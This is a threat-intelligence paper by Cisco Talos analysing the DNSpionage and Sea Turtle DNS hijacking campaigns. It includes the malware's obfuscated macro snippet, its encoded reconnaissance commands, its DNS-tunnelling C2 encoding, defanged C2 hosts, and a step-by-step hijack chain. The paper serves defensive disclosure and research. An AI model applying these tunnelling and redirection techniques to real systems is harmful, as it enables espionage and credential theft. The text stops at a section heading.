DNS ON FIRE

Warren Mercer & Paul Rascagnères
Cisco Talos, UK & France

{wamercer, prascagn}@cisco.com

ABSTRACT

Cisco Talos has identified malicious actors that have been targeting the DNS protocol successfully for the past several years. In this paper, we will present two of the threat actors we have been tracking.

The first one developed a piece of malware, named DNSpionage, targeting several government agencies in the Middle East, as well as an airline. During the research process for DNSpionage, we also discovered an effort to redirect DNSs from the targets and discovered some registered SSL certificates for them. We identified multiple countries being targeted by this redirection. On 22 January 2019, the US Department of Homeland Security published a directive concerning this attack vector. We will present the timeline for these events and their technical details.

The second actor is behind a campaign we named ‘Sea Turtle’. This actor is more advanced and more aggressive than the first, directly targeting registrars and a registry.

This paper will present the two threat groups and the methodology used to target their victims.

INTRODUCTION

DNS is a fundamental core technology of the Internet as we know it. It allows users to find websites easily and removes the requirement to know the IP address of every single host on the Internet. This paper will discuss two attacks on DNS and will show how an attacker can control your traffic. The DNSpionage [1] and Sea Turtle [2] campaigns show just how important DNS can be to attackers and how the abuse and manipulation of DNS can lead to success for the attackers. Each of these campaigns has a very specific focus and they demonstrate the determination of state-sponsored actors to ensure their operations are successful. Organizations and governments alike need to work together to establish a set of rules and potential punishments around the targeting of DNS and to cooperate in pursuing actors that irresponsibly target this system.

DNS REFRESH

DNS protocol

DNS is a hierarchical system that’s decentralized from any specific entity and operates as the ‘phonebook’ of the Internet. The DNS protocol is the technology responsible for turning an IP address, such as ‘104.17.59.76’, into a domain name, ‘www.talosintelligence.com’. Without DNS, users would have to remember a string of numbers rather than a simple name or phrase to navigate the Internet.

Registry vs. registrar vs. registrant

This can be a complicated area if you're not familiar with DNS and the methods by which it is maintained and operated. The three types of organizations directly affected by these attacks on DNS are registries, registrars and registrants.

- **Registry:** This is an organization that manages the top-level domains (TLDs). A registry is the entity responsible for working with registrars to allow registrants to purchase domain names.
- **Registrar:** This is an organization that is responsible for providing a platform for end-users to purchase domain names. *GoDaddy*, for example, sells domain names to the public and operates as an accredited registrar. Depending on the TLD you wish to purchase (.com, .net, .org, etc.), the ccTLD (.us, .ca, .eu, etc.) or gTLD (.club, .site, .top, etc.), you will ultimately end up purchasing this from the registrar.
- **Registrant:** This is the end-user – the customer of the registrar. Once a domain name is registered, the registrant can maintain their domain name settings through their registrar of choice. This allows changes to be made by the domain owner, which are then propagated across the Internet.

DNSPIONAGE

Cisco Talos discovered DNSpionage in late 2018 [1]. DNSpionage is identified as an espionage campaign against several Middle Eastern government entities, specifically in Lebanon and the United Arab Emirates (UAE). The campaign utilized malicious documents delivered via spear phishing and fake job websites, and ultimately made use of DNS redirection to facilitate the redirection of network traffic from the end-user to actor-controlled infrastructure.

Fake job websites

The attackers' first attempt to compromise the user involved two malicious websites that mimicked legitimate sites that host job listings:

- hr-wipro[.]com (with a redirection to the real wipro.com)
- hr-suncor[.]com (with a redirection to the real suncor.com)


These sites hosted a malicious *Microsoft Word* document: hxxp://hr-suncor[.]com/Suncor_employment_form[.]doc.

The document was a copy of a legitimate file that is available on the website of *Suncor Energy* (a Canadian sustainable energy company) and contained a malicious macro.

Malicious document

The malicious *Word* document was delivered via malicious links and spear-phished emails. It was specifically targeted to individuals and was not a widespread spam campaign trying to get as many clicks as possible. DNSpionage had specific intent in mind.

The malicious *Word* document was disguised as a legitimate human resources document from *Suncor*.



SUNCOR

First Name: ____________________ Last Name: ____________________

Start Date: ____/____/____

Position Title: ______________________________

Gender: (circle one) M / F Date of Birth: _____/_____/__________

Address: ____

Suburb: ____________________ State: __________ Postcode: __________


Figure 1: The malicious Word document was disguised as a legitimate Suncor human resources document.

As mentioned, the document contained a malicious macro, which performs the following actions:

1. When the document is opened, the macro decodes a PE file encoded with Base64 and drops it in %UserProfile%\.oracleServices\svshost_serv.doc.
2. When the document is closed, the macro renames the file ‘svshost_serv.doc’ to ‘svshost_serv.exe’. Then, the macro creates a scheduled task named ‘chromium updater v 37.5.0’ in order to execute the binary. The scheduled task is executed immediately and repeated every minute.

The payload is executed when *Microsoft Office* is closed, meaning that human interaction is required in order for it to be deployed. The macro, while available through analysis, is also password-protected in *Microsoft Word* to stop the victim from exploring the macro code via *Microsoft Office*.

In addition, the macro uses classical string obfuscation in order to avoid strings detection:



```
Const e0 = "sc"
Const e1 = "he"
Const e2 = "ule.ser"
' Create the TaskService object.
Set service = CreateObject(e0 & e1 & "d" & e2 & "vice")
Call service.Connect
```

Figure 2: The macro uses classical string obfuscation.

The ‘schedule.service’ string is created using concatenation. The final payload is a remote administration tool that we named ‘DNSpionage’.

DNSpionage

DNSpionage supports DNS tunnelling as a covert channel to communicate with the attackers’ infrastructure.

It creates its own data in the running directory:

```
%UserProfile%\.oracleServices/
%UserProfile%\.oracleServices/Apps/
%UserProfile%\.oracleServices/Configure.txt
%UserProfile%\.oracleServices/Downloads/
%UserProfile%\.oracleServices/log.txt
%UserProfile%\.oracleServices/svshost_serv.exe
%UserProfile%\.oracleServices/Uploads/
```

The attacker uses the 'Downloads' directory to store additional scripts and tools downloaded from the command-and-control (C2) server.

The 'Uploads' directory is also used to store files temporarily before exfiltrating them to the C2.

The log.txt file contains logs in plain text. All the executed commands can be logged in this file. It also contains the result of the commands.

'Configure.txt' is the last file. As its name suggests, it contains the malware configuration. The attackers can specify a custom C2 server URL, as well as a URI and a domain that serves as a DNS covert channel. Additionally, the attackers can specify a custom Base64 dictionary for obfuscation. We discovered that the attackers used a custom dictionary for each target.

All the data is transferred in JSON, which is why a large part of the malware's code is the JSON library.

DNSpionage made use of both HTTP and DNS 'modes' for communicating with the C2.

HTTP mode

When using 'HTTP mode', a DNS request to 0ffice36o[.]com (notice the 'zero' character being used in place of the 'o', and vice-versa) is performed with random data encoded with Base64. This request registers the infected system and receives the IP address of an HTTP server (185.20.184.138 during our analysis).

The following is an example of a DNS request:

```
yyqagfzvwmd4j5ddiscdgjbe6uccgjaq[.]0ffice36o[.]com
```

The malware is able to craft DNS requests which are used to provide the attacker with additional information. Here is an example of one of these requests:

```
oGjBGFDHSMRQGQ4HY000[.]0ffice36o[.]com
```

In this context, the first four characters are randomly generated by the malware using rand(). The rest of the domain is then encoded in Base32. Once decoded, the value is 1Fy2048. 'Fy' is the target ID and '2048' (0x800) represents 'Config file not found'. This request is performed if the configuration file was not retrieved on the infected machine.


The malware then performs an initial HTTP request to retrieve its configuration at hxxp://IP/Client/Login?id=Fy.

This request will be used to create the configuration file, particularly to set the custom Base64 dictionary.

The second HTTP request is `hxxp://IP/index.html?id=XX` (where 'XX' is the ID for the infected system).

The purpose of this request is to retrieve the orders. The site is a fake *Wikipedia* page, as shown in Figure 3.

The commands are included in the source code of the fake page, as shown in Figure 4.



The Free Encyclopedia

English
5 696 000+ articles

日本語
1 116 000+ 記事

Español
1 453 000+ artículos

Wikipedia

Deutsch
2 209 000+ Artikel

Русский
1 489 000+ статей

Français
2 031 000+ articles


Italiano
1 454 000+ voci

中文
1 017 000+ 條目

Português
1 002 000+ artigos

Polski
1 294 000+ haseł


Figure 3: A fake Wikipedia page.



```
<!DOCTYPE html>
<html lang="mul" class="no-js">
<head>

        <!--eyJjIjogImVjaG8gJXVzZXJuYW1lJSIsICJpIjogIi00MDAwIiwgInQiOiAtMSwgImsiOiAwfQ==-->

        <!--eyJjIjogImhvc3RuYW1lIiwgImkiOiAiLTUwMDAiLCAidCI6IC0xLCAiayI6IDB9-->

        <!--eyJjIjogInN5c3RlbWluZm8gfCBmaW5kc3RyIC9CIC9DOlwiRG9tYWluXCIiLCAiaSI6ICItNjAwMCIsICJ0IjogLTEsICJrIjogMH0=-->


    <meta charset="utf-8">
```

Figure 4: The source code of the fake page includes the commands.

In this example, the commands are encoded with a standard Base64 algorithm because we did not receive a custom dictionary. Figure 5 shows another example with a custom dictionary in the configuration file.




```
<!DOCTYPE html>
<html lang="mul" class="no-js">
<head>

        <!--onvq8qb]849qAd?]vl9{tlvYaE0QvB8+8;vC8qb]8k==-[,e8ke]87%k|k,}-Be]84+k|k,eV%::-->

        <!--onvq8qb]84^6XxZYaE0Q8ke]84Pk|k,k1uIe-[,k1;,k`;8'8;=)1;,kAn8'8[mW-->

        <!--onvq8qb]87*GXxZQgEQYt4?]V;m4AEGPXxZn8;W;8;W[|QekZdW}aEQYl;8k1;,kAB8'8;8}*q,e-;8+8;v=8qb]1uL+8;v!8qb]-i=:-->


    <meta charset="utf-8">
    <title>Wikipedia</title>
```

Figure 5: Custom dictionary in the configuration file.

The following are the three commands that are sent automatically to the compromised system:

```
{"c": "echo %username%", "i": "-4000", "t": -1, "k": 0}
{"c": "hostname", "i": "-5000", "t": -1, "k": 0}
{"c": "systeminfo | findstr /B /C:\"Domain\"", "i": "-6000", "t": -1, "k": 0}
```

Figure 6 shows the snippet of code generated by the malware after executing those commands.



```
[Message]       dHofGF3VOOBYGJ6A0000.Office36o.com
[Message]       config file found!
[Message]       current directory set to C:\Users\usernameXYZ\Desktop\sample\oracleServices\
[Message]       entering normal mode
[Message]       html size: 106952
[Message]       commands: {     "cs":
                                [{"c":"echo %username%","i":"-4000","t":-1,"k":0},
                                 {"c":"hostname","i":"-5000","t":-1,"k":0},
                                 {"c":"systeminfo | findstr /B /C:\"Domain\"","i":"-6000","t":-1,"k":0}],
                                "ull":"/Client/Upload",
                                "dl":    [],
                                "ul":    []
                          }
[Message]       command result is: {    "r":
                                [{"i":"-4000","cr":"usernameXYZ \r\n"},
                                 {"i":"-5000","cr":"MyLaptopNameC\r\n"},
                                 {"i":"-6000","cr":"Domain: WORKGROUP\r\n"}
                                ]
                                }
[Message]       command result size: 31000234
[Message]       uploading command result formim not out
[Message]       upload file size count: 0
[Message]       -----------------end---------------
```

Figure 6: Code generated after executing commands.

The attackers ask for the username and hostname in order to retrieve the infected user's domains. The first step is clearly a reconnaissance phase. The data is eventually sent to `hxxp://IP/Client/Upload`.

Finally, CreateProcess() executes the commands, and the output is redirected to a pipe to the malware that has been created with CreatePipe().

DNS mode

The malware also supports a DNS-only mode. In this mode, the orders and answers are handled via DNS. This option is dictated within the configure.txt file on the infected machine.

Using DNS can sometimes allow for information to be sent back to the attacker more easily as it will generally avoid any proxies or web filtering in place by leveraging the DNS protocol.

First, the malware initiates a DNS query to ask for orders, for example:

```
RoyNGBDVIAA0[.]0ffice36o[.]com
```

The first four characters must be ignored (as mentioned earlier they are randomly generated); the relevant data is `GBDVIAA0`. The decoded value (Base32) is ‘`0GT\x00`’. GT is the target ID and \x00 is the request number.

The C2 server replies with an answer to the DNS request containing an IP address. The reply does not need to include a valid IP as this is not required by the DNS protocol. For example, the reply might include `0.1.0.3`. We believe the first value (`0x0001`) is the command ID for the next DNS request and `0x0003` is the size of the command.

Secondly, the malware performs a DNS query with the command ID:

```
t0qIGBDVIAI0[.]0ffice36o[.]com (GBDVIAI0 => "0GT\x01")
```

The C2 server will return a new IP: `100.105.114.0`. If we convert the value in ASCII we have ‘`dir\x00`’, the command to be executed.

Finally, the result of the executed command will be sent using multiple DNS requests:

```
gLtAGJDVIAJAKZXWY000.0ffice36o[.]com -> GJDVIAJAKZXWY000 -> "2GT\x01 Vol"
TwGHGJDVIATVNVSSA000.0ffice36o[.]com -> GJDVIATVNVSSA000 -> "2GT\x02ume"
1QMUGJDVIA3JNYQGI000.0ffice36o[.]com -> GJDVIA3JNYQGI000 -> "2GT\x03in d"
iucCGJDVIBDSNF3GK000.0ffice36o[.]com -> GJDVIBDSNF3GK000 -> "2GT\x04rive"
viLxGJDVIBJAIMQGQ000.0ffice36o[.]com -> GJDVIBJAIMQGQ000 -> "2GT\x05 C h"
[...]
```

By using DNS we were able to confirm that the victim locations were highly targeted towards the UAE and Lebanon.




Figure 7: DNS queries.

Infrastructure overlaps and DNS redirection

During the DNSpionage campaign we identified three IPs used within DeltaHost. These three IPs were linked infrastructure:

- 185.20.184.138
- 185.161.211.72
- 185.20.187.8

The last one was used in a DNS redirection attack between September and November 2018. Multiple nameservers belonging to the public sector in Lebanon and the UAE, as well as some companies in Lebanon, were apparently affected, and hostnames under their control were pointed to attacker-controlled IP addresses. The attackers redirected the hostnames to the IP 185.20.187.8 for a short time. At the same time as redirecting the IP, the attackers created a certificate matching the domain name using the *Let's Encrypt* service.

In this section, we will present all the DNS redirection instances we identified and the attacker-generated certificates associated with each. We don't know if the redirection attack fulfilled its objectives, or what exact purpose the DNS redirection served. However, the impact could be significant, as the attackers were able to intercept all traffic destined for these hostnames during this period. Because the attackers targeted email and VPN traffic specifically, they may have been used to harvest additional information, such as email and/or VPN credentials.

As incoming email would also be arriving at the attackers' IP address, if there was multi-factor authentication, it would allow the attackers to obtain MFA codes to abuse. Since the attackers were able to access email, they could carry out additional attacks or even blackmail the target.

The DNS redirection we identified occurred in multiple locations where there was no direct correlation of infrastructure, staff, or job routines. It also occurred in both the public and private sectors. Therefore, we believe it was neither human error nor a mistake by an administrative user within any of the impacted organizations. This was a deliberate, malicious attempt by the attackers to redirect DNS.

Lebanese government redirection

Talos identified that the Finance Ministry of Lebanon's email domain was the victim of a malicious DNS redirection.

The domain webmail.finance.gov.lb was redirected to 185.20.187.8 on 6 November at 06:19:13 GMT. On the same date at 05:07:25 a *Let's Encrypt* certificate was created.

Redirection of UAE public domains

UAE public domains were also targeted. We identified a domain belonging to a law enforcement agency (VPN and College) and another government agency.

- adpvpn.adpolice.gov.ae redirected to 185.20.187.8 on 13 September at 06:39:39 GMT. On the same date at 05:37:54 a *Let's Encrypt* certificate was created.
- mail.mgov.ae redirected to 185.20.187.8 on 15 September at 07:17:51 GMT. A *Let's Encrypt* certificate was created on the same date at 06:15:51 GMT.
- mail.apc.gov.ae redirected to 185.20.187.8 on 24 September. A *Let's Encrypt* certificate was also created on the same date at 05:41:49 GMT.

Middle East Airlines redirection

Talos also discovered that *Middle East Airlines* (*MEA*), a Lebanese airline, was the victim of DNS redirection.

- memail.mea.com.lb redirected to 185.20.187.8 on 14 November at 11:58:36 GMT
- On 6 November at 10:35:10 GMT, a *Let's Encrypt* certificate was created.

SEA TURTLE

The Sea Turtle campaign we identified showed an actor carrying out a widespread, but very specific DNS hijacking campaign. We believe this group is state sponsored and has a very specific set of targets in mind. This was not an opportunistic attack. It specifically targeted victims with a clear objective of obtaining credentials to then lead to additional attacks against the same victims. We identified Sea Turtle activity occurring from around January 2017 to the present day. We initially reported on this actor in April 2019 [2] – but that didn't slow its activity down. The actor continued with operations, even adding a new DNS hijacking technique [3]. This is unusual and shows that the Sea Turtle attackers have little concern about being discovered and are happy to continue their operations in an unusually brazen manner. Typically, actors will scale back or even stop operations after being discovered, but not in this case.

Talos identified various victims of this campaign in the intelligence, military and government fields. These are not the types of victims typically associated with financially motivated attacks. We identified primary and secondary targets and split the victims distinctly. The first group, that we identify as primary victims, includes national security organizations, ministries of foreign affairs, and prominent energy organizations. The threat actor also targeted third-party entities that provide services to these primary victims in order to obtain access to them. Targets that fall into the secondary victim category include numerous DNS registrars, telecommunication companies, and Internet service providers. One of the most notable aspects of this campaign was how the attackers were able to perform DNS hijacking on their primary victims by first targeting these third-party entities.




Figure 8: April 2019 victimology map.

As mentioned, *Talos* published additional research in July 2019, highlighting a new influx of victims as shown in an updated victimology map (Figure 9).

With this updated victimology insight *Talos* was able to identify the following vertices attacked:

- Ministries of foreign affairs
- Military organizations
- Intelligence agencies




Figure 9: July 2019 victimology map.

- Prominent energy organizations
- Telecommunications organizations
- Internet service providers
- Information technology firms
- Registrars
- One registry
- Government organizations
- Energy companies
- Think tanks
- International non-governmental organizations
- At least one airport

With this in mind, we assess with high confidence that these operations are distinctly different from those of DNSpionage and we believe that Sea Turtle poses a more severe threat than DNSpionage, given the methodologies it employs. The level of access we presume necessary to engage in successful DNS hijacking indicates an ongoing high degree of threat to organizations in the targeted regions. Due to the effectiveness of this approach, we encourage all organizations, globally, to ensure they have taken steps to minimize the possibility of malicious actors duplicating this attack methodology. The threat actors behind the Sea Turtle campaign show clear signs of being highly capable and brazen in their endeavours. The actors are responsible for the first publicly confirmed case [4] against an organization (netnod.se) that manages a root server zone, highlighting the attackers' sophistication.

Sea Turtle DNS attacks

DNS hijacking and redirection was a mechanism used by the Sea Turtle threat actors to fulfil their goals and achieve their ultimate objectives. The Sea Turtle actors were able to perform this DNS hijacking by illicitly modifying DNS records to point to their own actor-controlled (and thus malicious) servers. There are several different ways the Sea Turtle actors could have carried this out.

The first and most direct way to access an organization's DNS records is through the registrar by using the registrant's credentials. These credentials are used to log into the DNS provider from the client-side. If an attacker was able to compromise an organization's administrative credentials, they would be able to change that particular organization's DNS records at will.

The second way to access DNS records is through a DNS registrar, sometimes called a registrar operator. A registrar sells domain names to the public and manages DNS records on behalf of the registrant through the domain registry. Records in the domain registry are accessed through the registry application using the Extensible Provisioning Protocol (EPP). EPP was detailed in the request for comment (RFC) 5730 [5] as 'a means of interaction between a registrar's applications and registry applications'. If the attackers were able to obtain one of these EPP keys, they would be able to modify any DNS records that were managed by that particular registrar.

The third approach to gain access to DNS records is through one of the registries. These registries manage any known TLD, such as entire country code top-level domains (ccTLDs) and generic top-level domains (gTLDs). For example, *Verisign* manages all entities associated with the top-level domain '.com'. All the different registry information then converges into one of 12 different organizations [6] that manage different parts of the domain registry root. The domain registry root is stored on 13 'named authorities in the delegation data for the root zone', according to ICANN [7].


Finally, actors could target root zone servers to modify the records directly. It is important to note that there is no evidence during this campaign (or any other we are aware of) that the root zone servers were attacked or compromised for the purposes of DNS redirection or hijacking. We highlight this as a potential avenue that attackers would consider. The root DNS servers issued a joint statement [8] saying: 'There are no signs of lost integrity or compromise of the content of the root [server] zone... There are no signs of clients having received unexpected responses from root servers.'

The Department of Homeland Security (DHS) issued an alert [9] about this activity on 24 January 2019, warning that an attacker could redirect user traffic and obtain valid encryption certificates for an organization's domain names.

It is important to remember that the DNS hijacking is merely a means for the attackers to achieve their primary objective. Based on observed behaviours, we believe the actors ultimately intended to steal credentials to gain access to networks and systems of interest. To achieve their goals, the actors behind Sea Turtle:

1. Established a means to control the DNS records of the target.
2. Modified DNS records to point legitimate users of the target to actor-controlled servers.
3. Captured legitimate user credentials when users interacted with these actor-controlled servers.

Figure 10 illustrates how we believe the actors behind the Sea Turtle campaign used DNS hijacking to achieve their end goals.



1 Attacker gained initial access to an entity.

2 Attacker moved through the network to obtain credentials.

3 Attacker exfiltrated material out of the network.

4 Attacker accessed the DNS registry via the compromised credentials.

5 Attacker issued an “update” command to use the actor-controlled name server.

6 Victim sent DNS request for a targeted domain and received a response from the actor-controlled server.

7 The actor-controlled server sent a falsified "A" record pointed to the MitM server.

8 Victim entered their credentials into the MitM server.

9 Attacker harvested the victim’s credentials from the MitM server.

10 Attacker then passed the victim’s credentials to the legitimate service.

11 Attacker is now able to authenticate as the victim.

Figure 10: How we believe the actors behind the Sea Turtle campaign used DNS hijacking to achieve their end goals.

Globalized DNS hijacking activity

